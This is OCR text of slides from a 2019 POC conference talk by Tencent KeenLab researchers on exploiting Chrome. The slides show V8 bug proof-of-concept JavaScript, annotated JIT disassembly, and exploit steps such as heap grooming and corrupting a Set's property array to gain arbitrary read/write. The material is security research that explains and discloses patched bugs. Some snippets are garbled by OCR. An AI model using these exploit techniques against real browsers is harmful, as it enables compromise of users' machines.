Chrome Exploitation

Gengming Liu

Jianyu Chen

POC 2019

WhoAmI

Gengming Liu(@dmxcsnsbh) is a security researcher at KeenLab of Tencent. He has mostly focused on browser security in recent years. He participated in Pwn2Own in 2016 & 2017 and won "Master of Pwn" with Tencent Security Team Sniper. He has also won Chrome Pwnium Bounty in 2019. He is also the fan of CTF games. He is the captain of eee CTF team and the former captain of AAA CTF team. Gengming has spoken at several security conferences including BlackHat USA 2019, CanSecWest 2017.

Jianyu Chen(@atiflody) is a security researcher at KeenLab of Tencent. His interest lies on penetration test and browser security. He is also a member of CTF team AAA (sometimes A*0*E) and had participated in DEFCON 26 & 27. He has made a chrome sandbox escape.

KEEN security lab

Agenda

0x00 Why Chrome?

0x01 V8 Exploitation

0x02 Sandbox Bypass

0x03 Demo

KEEN security lab

Why Chrome?

- It is hard.

Pwn2Own	2019	2018	2017	2016	2015	Total
Chrome	0	0	0	0	1	1
Edge(IE)	2	1	5	2	2	12
Safari	1	2	3	3	1	10
Firefox	2	1	1	NULL	2	6+X

"The most secure browser"

KEEN security lab

Why Chrome?

- It is hard.
- Bounty is not very high(before July), but it is most valuable

KEEN security lab

Pwnium Achieved

- Guest to guest root persistence via webpage on ChromeOS.

- [CVE-2019-5825] Chrome v8 inappropriate optimization bug
- [CVE-2019-5826] Chrome sandbox IndexedDB UaF bug
- [CVE-2019-13689] ChromeOS oobe_config persistence bug
- [CVE-2019-13690] ChromeOS session_manager symlink bug
- [CVE-2019-16508] ChromeOS kernel integer overflow bug

KEEN security lab

Pwnium Achieved

Issue 993994: Security: Chrome PWNium parent bug for reporter: l.dmxcsnsbh@gmail.com

Reported by natashapabrai@google.com on Thu, Aug 15, 2019, 7:20 AM GMT+8 (a day ago)

Only users with SecurityNotify and SecurityEmbargo permission can view this issue.

https://bugs.chromium.org/p/chromium/issues/detail?id=941624
https://bugs.chromium.org/p/chromium/issues/detail?id=941743
https://bugs.chromium.org/p/chromium/issues/detail?id=941746
https://bugs.chromium.org/p/chromium/issues/detail?id=960106
https://bugs.chromium.org/p/chromium/issues/detail?id=960109
https://bugs.chromium.org/p/chromium/issues/detail?id=960111
https://bugs.chromium.org/p/chromium/issues/detail?id=960005

The Panel has decided this report met the pwnium requirements.

KEEN security lab

Agenda

0x00 Why Chrome?

0x01 V8 Exploitation

0x02 Sandbox Bypass

0x03 Demo

KEEN security lab

PoC of CVE-2017-5053

```
var arr = [];
for (var i = 0; i < 100000; i++) arr[i] = 0;
var fromIndex = {
// arr.includes(1, fromIndex);
arr.indexOf(1, fromIndex);
```

Return value is an Integer. No memory corruption!

KEEN security lab

Project Zero

News and updates from the Project Zero team at Google

Friday, May 10, 2019

Trashing the Flow of Data

Posted by Stephen Röttger

In this blog post I want to present crbug.com/944062, a vulnerability in Chrome's JavaScript compiler TurboFan that was discovered independently by Samuel (saelo@) via fuzzing with fuzzilli, and by myself via manual code auditing. The bug was found in beta and was fixed before it made it into the stable release of Chrome, but I think it's interesting for a few reasons and decided to write about it. The issue was in TurboFan's handling of the *Array.indexOf* builtin and at first it looked like an info leak at best, so it was not clear that you can turn this into an arbitrary write primitive. Besides that, it's an instance of a common bug pattern in JIT compilers: the code was making assumptions at compile time without inserting the corresponding runtime checks for these assumptions.

KEEN security lab

What can we do with the worst OOB?

- Infoleak?
  - ArrayBuffer backing_store
  - JIT (pre-allocated in old space, oob on empty_fixed_array)
    - shellcode constructed by double value in JIT (JIT Spray)
- PC Control


KEEN security lab

What can we do with the worst OOB?

- Infoleak?
  - ArrayBuffer backing_store
  - JIT (pre-allocated in old space, oob on empty_fixed_array)
    - shellcode constructed by double value in JIT (JIT Spray)
- PC Control
  - ExternalString uses virtual function call for comparison

KEEN security lab

leaked ArrayBuffer backing store



KEEN security lab

Mobile Pwn2Own 2016

```
m = new Map();
function Ctor() {
    m = new Map();
}
function Check() {
    m.a = 0x41414141;
}
for (var i = 0; i < 0x2000; ++i) {
    Ctor();
}
for (var i = 0; i < 0x2000; ++i) {
    Check();
}
Ctor();
Check();
```

KEEN security lab

Play with properties

- Empty fixed array OOB leads to Arbitrary Address Read/Write
  - CSW2017 Pwning the Nexus™ of Every Pixel™
  - object & double value (write primitive)
  - out of style: empty_fixed_array is in Read-Only space now
- No need to fake object (I hate it...)
  - saelo - v9 (34c3 ctf)
  - saelo - SSD JSCreateObject
- Depends on the mismatch between descriptor and properties, so the map must stay valid

KEEN security lab

Out-of-bounds in Promise

- crbug/831170
- Found by auditing, killed by code-refactor

- undefined -> map and properties-or-hash field (destroy map)

KEEN security lab

PoC of Issue 685506 & 715151

```
function trigger() {
    var a = null;
    for (var i = 0; i < 0x10000; i++)
        var b;
    try {
        a = [null, new Object()];
    } catch (e) {
        b.x = 1;
    };
    // 1. Change the Array to dictionary
    // 2. The length of `a` turns into a heap number
    a[0xffffff81] = {};
    // `pop` is inlined and doesn't realize the change of `a`
    // leads to out-of-bounds read
    var x = a.pop();
    return x;
}
```

KEEN security lab

Bug primitive

- Array.pop OOB Read on newly-allocated hash table
- Depends on the high 4-bytes of the pointer(cannot predict)
- More like an uncontrollable uaf rather than oob

KEEN security lab

JIT Code Fragment

```
s = new Set();

function check() {
    s.xyz = 0x200;
}
```

```
0x2a60abb05c40 <+0>:   push   rbp
0x2a60abb05c41 <+1>:   mov    rbp,rsp
0x2a60abb05c44 <+4>:   push   rsi
0x2a60abb05c45 <+5>:   push   rdi
0x2a60abb05c46 <+6>:   sub    rsp,0x8
0x2a60abb05c4a <+10>:  mov    rax,QWORD PTR [rbp-0x8]
0x2a60abb05c4e <+14>:  mov    QWORD PTR [rbp-0x18],rax
0x2a60abb05c52 <+18>:  mov    rsi,rax
0x2a60abb05c55 <+21>:  cmp    rsp,QWORD PTR [r13+0xc18]
0x2a60abb05c5c <+28>:  jae    0x2a60abb05c63 <LazyCompile:*check +35>
0x2a60abb05c5e <+30>:  call   0x2a60aba54460 <Builtin:StackCheck>
0x2a60abb05c63 <+35>:  movabs rax,0x101ea888af89
0x2a60abb05c6d <+45>:  mov    rax,QWORD PTR [rax+0x7]
0x2a60abb05c71 <+49>:  mov    DWORD PTR [rax+0x13],0x200
0x2a60abb05c78 <+56>:  movabs rax,0x3efe41082311
0x2a60abb05c82 <+66>:  mov    rsp,rbp
0x2a60abb05c85 <+69>:  pop    rbp
0x2a60abb05c86 <+70>:  ret    0x8
```

KEEN security lab

JIT Code Fragment

```
s = new Set();

function check() {
    s.xyz = 0x200;
}
```

```
0x2a60abb05c40 <+0>:   push   rbp
0x2a60abb05c41 <+1>:   mov    rbp,rsp
0x2a60abb05c44 <+4>:   push   rsi
0x2a60abb05c45 <+5>:   push   rdi
0x2a60abb05c46 <+6>:   sub    rsp,0x8
0x2a60abb05c4a <+10>:  mov    rax,QWORD PTR [rbp-0x8]
0x2a60abb05c4e <+14>:  mov    QWORD PTR [rbp-0x18],rax
0x2a60abb05c52 <+18>:  mov    rsi,rax
0x2a60abb05c55 <+21>:  cmp    rsp,QWORD PTR [r13+0xc18]
0x2a60abb05c5c <+28>:  jae    0x2a60abb05c63 <LazyCompile:*check +35>
0x2a60abb05c5e <+30>:  call   0x2a60aba54460 <Builtin:StackCheck>
0x2a60abb05c63 <+35>:  movabs rax,0x101ea888af89  ; Global variable `s`
0x2a60abb05c6d <+45>:  mov    rax,QWORD PTR [rax+0x7]
0x2a60abb05c71 <+49>:  mov    DWORD PTR [rax+0x13],0x200
0x2a60abb05c78 <+56>:  movabs rax,0x3efe41082311
0x2a60abb05c82 <+66>:  mov    rsp,rbp
0x2a60abb05c85 <+69>:  pop    rbp
0x2a60abb05c86 <+70>:  ret    0x8
```

KEEN security lab

JIT Code Fragment

```
s = new Set();

function check() {
    s.xyz = 0x200;
}
```

```
0x2a60abb05c40 <+0>:   push   rbp
0x2a60abb05c41 <+1>:   mov    rbp,rsp
0x2a60abb05c44 <+4>:   push   rsi
0x2a60abb05c45 <+5>:   push   rdi
0x2a60abb05c46 <+6>:   sub    rsp,0x8
0x2a60abb05c4a <+10>:  mov    rax,QWORD PTR [rbp-0x8]
0x2a60abb05c4e <+14>:  mov    QWORD PTR [rbp-0x18],rax
0x2a60abb05c52 <+18>:  mov    rsi,rax
0x2a60abb05c55 <+21>:  cmp    rsp,QWORD PTR [r13+0xc18]
0x2a60abb05c5c <+28>:  jae    0x2a60abb05c63 <LazyCompile:*check +35>
0x2a60abb05c5e <+30>:  call   0x2a60aba54460 <Builtin:StackCheck>
0x2a60abb05c63 <+35>:  movabs rax,0x101ea888af89  ; Global variable `s`
0x2a60abb05c6d <+45>:  mov    rax,QWORD PTR [rax+0x7] ; PropertyArray
0x2a60abb05c71 <+49>:  mov    DWORD PTR [rax+0x13],0x200
0x2a60abb05c78 <+56>:  movabs rax,0x3efe41082311
0x2a60abb05c82 <+66>:  mov    rsp,rbp
0x2a60abb05c85 <+69>:  pop    rbp
0x2a60abb05c86 <+70>:  ret    0x8
```

KEEN security lab

JIT Code Fragment

```
s = new Set();

function check() {
    s.xyz = 0x200;
}
```

```
0x2a60abb05c40 <+0>:   push   rbp
0x2a60abb05c41 <+1>:   mov    rbp,rsp
0x2a60abb05c44 <+4>:   push   rsi
0x2a60abb05c45 <+5>:   push   rdi
0x2a60abb05c46 <+6>:   sub    rsp,0x8
0x2a60abb05c4a <+10>:  mov    rax,QWORD PTR [rbp-0x8]
0x2a60abb05c4e <+14>:  mov    QWORD PTR [rbp-0x18],rax
0x2a60abb05c52 <+18>:  mov    rsi,rax
0x2a60abb05c55 <+21>:  cmp    rsp,QWORD PTR [r13+0xc18]
0x2a60abb05c5c <+28>:  jae    0x2a60abb05c63 <LazyCompile:*check +35>
0x2a60abb05c5e <+30>:  call   0x2a60aba54460 <Builtin:StackCheck>
0x2a60abb05c63 <+35>:  movabs rax,0x101ea888af89  ; Global variable `s`
0x2a60abb05c6d <+45>:  mov    rax,QWORD PTR [rax+0x7] ; PropertyArray
0x2a60abb05c71 <+49>:  mov    DWORD PTR [rax+0x13],0x200 ; s.xyz = 0x200
0x2a60abb05c78 <+56>:  movabs rax,0x3efe41082311
0x2a60abb05c82 <+66>:  mov    rsp,rbp
0x2a60abb05c85 <+69>:  pop    rbp
0x2a60abb05c86 <+70>:  ret    0x8
```

KEEN security lab

code

```
s = new Set();

function check() {
    s.xyz = 0x200;
}
```

No map check on Global Variable.

```
0x2a60abb05c40 <+0>:   push   rbp
0x2a60abb05c41 <+1>:   mov    rbp,rsp
0x2a60abb05c44 <+4>:   push   rsi
0x2a60abb05c45 <+5>:   push   rdi
0x2a60abb05c46 <+6>:   sub    rsp,0x8
0x2a60abb05c4a <+10>:  mov    rax,QWORD PTR [rbp-0x8]
0x2a60abb05c4e <+14>:  mov    QWORD PTR [rbp-0x18],rax
0x2a60abb05c52 <+18>:  mov    rsi,rax
0x2a60abb05c55 <+21>:  cmp    rsp,QWORD PTR [r13+0xc18]
0x2a60abb05c5c <+28>:  jae    0x2a60abb05c63 <LazyCompile:*check +35>
0x2a60abb05c5e <+30>:  call   0x2a60aba54460 <Builtin:StackCheck>
0x2a60abb05c63 <+35>:  movabs rax,0x101ea888af89  ; Global variable `s`
0x2a60abb05c6d <+45>:  mov    rax,QWORD PTR [rax+0x7] ; PropertyArray
0x2a60abb05c71 <+49>:  mov    DWORD PTR [rax+0x13],0x200 ; s.xyz = 0x200
0x2a60abb05c78 <+56>:  movabs rax,0x3efe41082311 ; return `Undefined`
0x2a60abb05c82 <+66>:  mov    rsp,rbp
0x2a60abb05c85 <+69>:  pop    rbp
0x2a60abb05c86 <+70>:  ret    0x8
```


KEEN security lab

JIT Code Fragment

```
s = new Set();
s.a = 0x10; s.b = 0x10; s.c = 0x10; s.d = 0x10;

function Check() {
    s.a = 0x414141;  // [props + 0x13] = 0x414141
    s.c = 1.8457939563e-314;  // [[props + 0x1f] + 8] = 0xdeadbeef
    s.d = s;          // [props + 0x27] = addr_of(s)
}

for (var i = 0; i < 0x2000; ++i) {
    Check();
}

trigger_bug(s);       // corrupt `s`
Check();
```


KEEN security lab

```
function gc() {
    for (var i = 0; i < (1024*1024)/0x4; i++) {
        var a = [new Set(), new Set(), ..., new Set()];
    }
}
```




KEEN security lab

```
while (1) {
    t = trigger();
    if (t instanceof Set) {
        break;
    }
}
var global_s = t;
```




KEEN security lab

```
global_s.a = 0x10; global_s.b = 0x10; global_s.c = 0x10;
// d, e, f, ..., j
global_s.k = 0x10; global_s.l = 0x10; global_s.m = 0x10;
function opt(fl, len) {
    global_s.h = len;
    global_s.i = fl;
    global_s.k = 0x200;
    global_s.l = ab;
    global_s.m = func;
}
```



